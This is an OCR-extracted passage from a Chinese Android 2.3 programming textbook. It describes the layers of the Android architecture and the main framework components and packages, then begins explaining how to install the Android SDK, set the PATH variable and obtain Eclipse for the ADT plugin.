


图 1-6　Android 操作系统的体系结构

1．应用层（Application）

应用层是使用 Java 语言进行开发的一些应用程序，如地图软件、联系人管理、E-mail 连接、浏览器等都属于应用层上运行的程序，许多开发出来的程序（如音乐播放器、通讯录等）也都是运行在应用层上的。

2．应用框架层（Application Framework）

应用框架层主要是 Google 发布的一些操作支持的类库（API 框架），开发人员可以使用这些类库方便地进行程序开发，但是在开发时必须遵守框架的开发原则。而在应用框架层中也包含了众多的组件，介绍如下。

☑ Activity Manager：Activity 程序是 Android 应用程序中的基本组件，所有的可运行的程序都要继承自 Activity 类，此类将接受 Android 操作系统的管理，也有自己的生命周期控制方法。
☑ 窗口管理器（Window Manager）：负责整个系统的窗口管理，可以控制窗口的打开、关闭、隐藏等操作。
☑ 内容提供器（Contact Providers）：实现多个程序间的数据共享操作。
☑ 视图系统（View System）：用于构建应用程序的显示界面，如文本组件、按钮组件、列表显示等。
☑ 通知管理器（Notification Manager）：对手机顶部状态栏的提示消息进行管理，如短信



提示、电话提示、电量提示等）。

- ☑ 包管理器（Package Manager）：负责 Android 系统对所有程序的管理，如安装或卸载程序时需要用到的权限（Permission）、清除用户数据、缓存等。
- ☑ 电话管理器（Telephony Manager）：提供取得手机基本服务信息的一种方式，可用来检测手机基本服务的情况。
- ☑ 资源管理器（Resource Manager）：提供访问非代码的资源，如国际化文字显示、图形界面和布局管理器。
- ☑ 位置管理器（Location Manager）：Google 提供的地图管理程序，可以为用户提供 GPS 导航功能。
- ☑ XMPP 服务（XMPP Service）：XMPP 为可扩展的消息与表示协议（Extensible Messaging and Presence Protocol），是一个基于 XML 的即时通信协议。

3．系统运行库层（Libraries）

当使用 Android 框架层进行开发时，Android 操作系统会自动使用一些 C/C++的库文件来支持所使用的各个组件，使其可以更好地为程序服务。在系统运行库层中包括以下组件。

- ☑ 桌面管理器（Surface Manager）：负责管理显示子系统的访问，并且可以将多个应用程序的图形层无缝地融合。
- ☑ 媒体库（Media Framework）：为 Android 多媒体的核心库，是基于 PacketVideo 的 OpenCORE 核心组件开发的，从功能上讲，多媒体库分为两个组成部分：一部分是音频、视频播放；另一部分是音频录音。
- ☑ 关系型数据库（SQLite）：是一个专门为嵌入式系统开发的关系型数据库。
- ☑ 3D 支持库（Open GL/ES）：提供了对 3D 功能的支持。
- ☑ Free Type 库：是一个开源的、高质量的且可移植的字体引擎，可以对位图（Bitmap）和矢量（Vector）字体提供支持。
- ☑ Web 浏览器引擎（WebKit）：提供 Web 浏览器的支持功能。
- ☑ SGL 库：2D 图像引擎。
- ☑ SSL（Secure Sockets Layer，安全套接字层）库：为数据通信提供安全的支持。
- ☑ Libc 库：Linux 下的 ANSIC 函数库，也是一个最为底层的库，是通过 Linux 系统调用来实现的。
- ☑ Android 运行环境（Android Runtime）：主要指的是虚拟机技术——Dalvik VM。Dalvik 是一个在移动设备上使用的虚拟机，对内存使用高效，而且在低速 CPU 上也能表现出高性能，Dalvik 虚拟机执行的是*.dex（Dalvik Executable）文件，其性能也更加高效。

4．Linux 内核层（Linux Kernel）

Android 操作系统主要基于 Linux 2.6 内核，程序的安全性、驱动程序、进程管理等都由 Linux 内核所提供。在 Linux 内核层中包括以下组件。

- ☑ 显示驱动（Display Driver）：基于 Linux 的帧缓冲（Frame Buffer）驱动。
- ☑ 照相机驱动（Camera Driver）：常用的基于 Linux 的 v412（Video for Linux）驱动。
- ☑ 蓝牙驱动（Bluetooth Driver）：基于 IEEE 802.15.1 标准的无线传输技术。
- ☑ Flash 内存驱动（Flash Memory Driver）：基于 MTD 的 Flash 驱动程序。
- ☑ Binder (IPC) Driver：Android 的一个特殊的驱动程序，具有单独的设备节点，提供进程

间通信的功能。

☑ USB 驱动（USB Driver）：提供 USB 设备的连接支持。
☑ 键盘驱动程序（KeyBoard Driver）：为输入设备提供支持。
☑ WIFI 驱动（WIFI Driver）：基于 IEEE 802.11 标准的驱动程序，可以连接无线网络。
☑ 音频驱动（Audio Drivers）：基于 ALSA（Advanced Linux Sound Architecture）的高级 Linux 声音体系驱动。
☑ 电源管理（Power Management）：对电池电量进行监控。

1.5 Android 应用程序框架

在进行 Android 软件开发时，开发者所开发的 Android 应用程序都是通过应用程序框架来与 Android 底层进行交互的，所以开发中接触到最多的部分就是应用程序框架。在整个应用程序框架中有 4 个重要的组件，介绍如下。

☑ Activities：一个 Activities 就表示一个程序的显示界面，在一个应用程序中可以包含多个 Activities 组件，每个 Activities 组件都拥有各自的生命周期。
☑ Intent：当多个应用程序之间需要互相跳转时，就通过 Intent 完成，开发者所开发的程序也可以利用 Intent 调用 Android 本身所提供的应用程序，如打电话或发送短信息等。
☑ Services：指的是那些运行在后台、没有界面显示的 Activities 程序。在 Android 之中内置了许多 Services 供开发者使用，如发送通知（Notification）或发送短信（SMS）等。
☑ Content Provider：当不同的应用程序之间需要对数据进行共享时就要使用到此组件，例如，当一个 Activities 程序需要访问联系人时，就可以通过 Content Provider 组件完成调用。

在 Android 应用程序框架中的大部分组件都分别定义在了不同的包中，这些常见的包如表 1-2 所示。

表 1-2　Android 中常见的组件包

No.	包　名　称	描　　述
1	android.app	提供程序主体运行支持类
2	android.content	提供程序和数据交互访问的支持类
3	android.database	提供数据库的操作支持类
4	android.graphics	底层的图形库，包含画布、颜色过滤、点、矩形，可以将它们直接绘制到屏幕上
5	android.location	定位和相关服务的支持类
6	android.media	提供一些类，用于管理多种音频、视频的媒体接口
7	android.net	提供网络访问的支持类
8	android.os	提供系统服务、消息传输和 IPC 机制
9	android.opengl	提供 OpenGL 的工具
10	android.provider	提供访问 Android 内容提供者的类
11	android.telephony	提供与拨打电话相关的 API 交互

续表

No.	包　名　称	描　　述
12	android.view	提供基础的用户界面接口框架
13	android.util	涉及工具性的方法，如时间和日期的操作
14	android.webkit	默认浏览器操作接口
15	android.widget	包含各种 UI 元素（大部分是可见的），在应用程序的布局中使用

现在对表 1-2 中所列出的大部分组件包先有一个印象即可，在随后的部分会一一介绍这些组件包的使用。

1.6　本 章 小 结

（1）智能手机与传统手机相比，本身具有网络访问能力，也可以任意扩展第三方应用程序。

（2）Android 的中文含义为“机器人”，本书所使用的 Android 开发版本是 Android 2.3。

（3）Android 是在 Linux 基础之上发展起来的，使用 Java 语言作为前台开发语言，而内核是 Linux。

第 2 章　搭建 Android 开发环境

通过本章的学习可以达到以下目标：

☑ 可以下载并安装 Android-SDK 开发工具。

☑ 可以在 Eclipse 中配置 ADT 插件。

☑ 使用 ADT 插件完成第一个 Android 程序的开发。

Android 的开发与 Java 的开发类似，本身也有其特定的 SDK 支持——Android-SDK，本章将讲解 SDK 的下载及安装、如何在 Eclipse 中配置 ADT 插件以及 ADT 的使用。

2.1　下载并配置 Android 开发环境

下载并配置 Android 开发环境的步骤介绍如下。

（1）要想进行 Android 程序的开发，首先需要一个开发环境，在 Android 中也提供了一个与 Java 中的 JDK 类似的开发平台，即 Android-SDK，通过下载 Android-SDK，用户可以进行各种版本的 Android 程序的开发，Android-SDK 的软件包可以直接从 http://developer.android.com/index.html 下载，如图 2-1 所示。

提示

关于 www.android.com 的访问问题。

利用 IE 是无法直接访问 Android 网站的，而且下载也需要大量的时间，在本书随书附送的光盘中有相应的 Android-SDK 以及开发工具，读者可以直接从光盘中找到。




图 2-1　Android-SDK 的下载主页

（2）选择 SDK 选项卡，进入 Android-SDK 的下载页面，如图 2-2 所示，由于是基于 Windows 操作系统进行开发，所以下载 Windows 版本的 SDK，这里选择 Android 2.3 版本的 SDK。




图 2-2　Android-SDK 的下载页面

（3）Android-SDK 下载之后是以压缩包的形式保存的，用户可以直接将压缩包进行解压缩，本书将 Android-SDK 解压缩到 E 盘下，此时的目录结构如图 2-3 所示。



图 2-3　Android-SDK 解压缩之后的目录

Android-SDK 中每个目录都有其作用，如表 2-1 所示。

表 2-1　Android-SDK 解压缩后的目录及其作用

No.	文件夹名称	描　　述
1	tools	Android-SDK 的开发工具路径，如果有需要可以将其配置到 path 属性中
2	platforms	所有下载的 Android 的开发支持版本
3	add-ons	需要增加的新工具路径

（4）直接运行文件夹中的 SDK Manager.exe 文件，可以得到如图 2-4 所示的安装界面，此时可以选择要下载的 Android 版本，建议下载 1.5 以上的全部版本。




图 2-4　选择 Android 开发所支持的版本



关于 www.android.com 的访问问题。

由于 Google 的部分站点受到访问的限制，所以有可能在运行 SDK Manager.exe 之后，无法发现任何可用的下载，此时，可以暂时跳过此部分，等讲解到 ADT 配置时再进行下载。此外，此处下载的内容较多，建议要有足够的网络带宽。

另外，本书所附送的光盘中有 Android 各个版本的程序供读者直接使用，读者只需要将其复制到 Android-SDK 的 platforms 目录下即可。

提示

安装时建议下载 1.5 以上的所有版本。

由于现在 Android 操作系统版本众多，而且使用的最低版本为 1.5，所以建议读者将 1.5 版本以上的 Android 全部下载下来。

（5）下载完 Android 的开发支持版本之后，需要在 Windows 中配置 Android 的主要使用命令（所有命令保存在 tools 文件夹中），右击“我的电脑”图标，选择“属性”命令，选择“高级”选项卡，单击“环境变量”按钮，对 PATH 属性进行编辑，如图 2-5 所示。



图 2-5　配置 Android-SDK 开发工具



如果已经打开命令行则需要重新启动。

配置完 PATH 属性后，如果命令行方式已经打开，则需要重新启动命令行，才可以将新的路径加载进来，然后才能够执行 Android-SDK 所支持的命令，这与 JDK 的配置是一样的。



2.2　下载并配置 ADT 插件

Android-SDK 安装并下载完毕之后，为了开发的方便，需要在 Eclipse 中配置 ADT 插件。要想使用 ADT，首先需要下载 Eclipse，下载并配置 ADT 插件的步骤介绍如下。

（1）本次使用的 Eclipse 为 3.5 版本，下载地址为 www.eclipse.org，如图 2-6 所示，选择 eclipse-java-helios-win32.zip 下载。

提示

关于 Eclipse 的使用。

如果尚不熟悉 Eclipse，可以直接登录 www.mldnjava.cn 下载相关的学习视频，或者查看《名师讲坛——Java 开发实战经典》第 21 章的内容。



图 2-6　Eclipse 首页

（2）Eclipse 为绿色软件，直接将其解压缩即可使用，本书将 Eclipse 解压缩到 E 盘上，解压缩之后的目录如图 2-7 所示。



图 2-7　Eclipse 安装目录

